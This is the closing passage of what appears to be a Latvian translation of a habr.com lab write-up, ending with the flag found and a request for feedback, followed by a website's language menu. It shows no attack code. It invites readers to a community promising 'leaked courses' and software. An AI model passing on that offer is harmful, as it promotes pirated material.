
Pie mr3ks atrodam karogu, un laboratorija ir pabeigta 100% apmērā.
Un tā ir visa. Kā atsauksmi, lūdzu, komentējiet — vai uzzinājāt kaut ko jaunu no šī raksta un vai tas jums bija noderīgs.
Jūs varat pievienoties mums . Tur būs interesanti materiāli, nopludināti kursi, kā arī programmatūra. Radīsim kopienu, kurā būs cilvēki, kas izprot daudzās IT jomās, tādējādi mēs varēsim vienmēr palīdzēt viens otram visos IT un kiberdrošības jautājumos.
Avots: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish